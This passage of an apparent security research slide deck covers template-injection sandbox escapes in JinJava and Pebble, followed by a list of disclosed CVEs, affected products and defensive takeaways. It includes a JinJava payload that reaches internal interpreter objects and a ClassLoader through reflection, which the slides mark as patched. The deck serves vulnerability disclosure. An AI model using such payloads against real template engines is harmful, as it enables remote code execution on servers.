        value = this.interpreter.getContext().getExpTest(StringUtils.substringAfter(propertyName,  separator: "exptest:"));
    } else if (base == null) {
        value = this.interpreter.retraceVariable((String)property, this.interpreter.getLineNumber(),  startPosition: -1);
    } else {
```

We can use the ***int3rpr3t3r*** to access:

- all context objects
- exposed functions
- exposed filters

JinJava

JinJava Sandbox

We can access *java.lang.Class* instances via:

java.lang.reflect.Method.getParameterTypes() ➔ ***java.lang.Class[]***

```
{% set ctx = ____int3rpr3t3r____.getContext() %}
{% set a_class = ctx.getAllFunctions().toArray()[0].getMethod().getParameterTypes()[0] %}
{% set cl = object_class.getClassLoader() %}
```

Fixed in 2.5.4 (CVE-2020-12668)

JinJava

Pebble Sandbox

Method-based Blocklist

- [redacted]
    - [redacted]
    - [redacted]

Spring integration exposes additional objects:

- request ➔ ServletRequest
    - ServletContext
- session ➔ HttpSession
- response ➔ ServletResponse
- **beans** ➔ Spring Beans!!

CLASSIFIED

```
[redacted]
```

Pebble

Conclusions

Conclusions

Results:

- 30+ new vulnerabilities
  - *CVE-2020-0971, CVE-2020-0974, CVE-2020-1069, CVE-2020-1103, CVE-2020-1460, CVE-2020-1147, CVE-2020-1444, CVE-2020-1961, CVE-2020-4027, CVE-2020-5245, CVE-2020-9296, CVE-2020-9297, CVE-2020-9496, CVE-2020-10199, CVE-2020-10204, CVE-2020-11002, CVE-2020-11994,CVE-2020-12668, CVE-2020-12873, CVE-2020-13445 …*
- 20+ affected products

Pebble Netflix Titus Apache Camel
dotCMS Apache Syncope Apache OfBiz
JinJava Netflix Conductor Alfresco
Crafter MS SharePoint DropWizard
Liferay Atlassian Confluence HubSpot
Cascade Apache Velocity Lithium
XWiki Sonatype Nexus

Takeaways

- CMS should be on Red Teams radars
- Template for dynamic content could be a direct path to RCE for attackers
- Perform security reviews and reduce attack surface as much as possible

Thanks!

@pwntester

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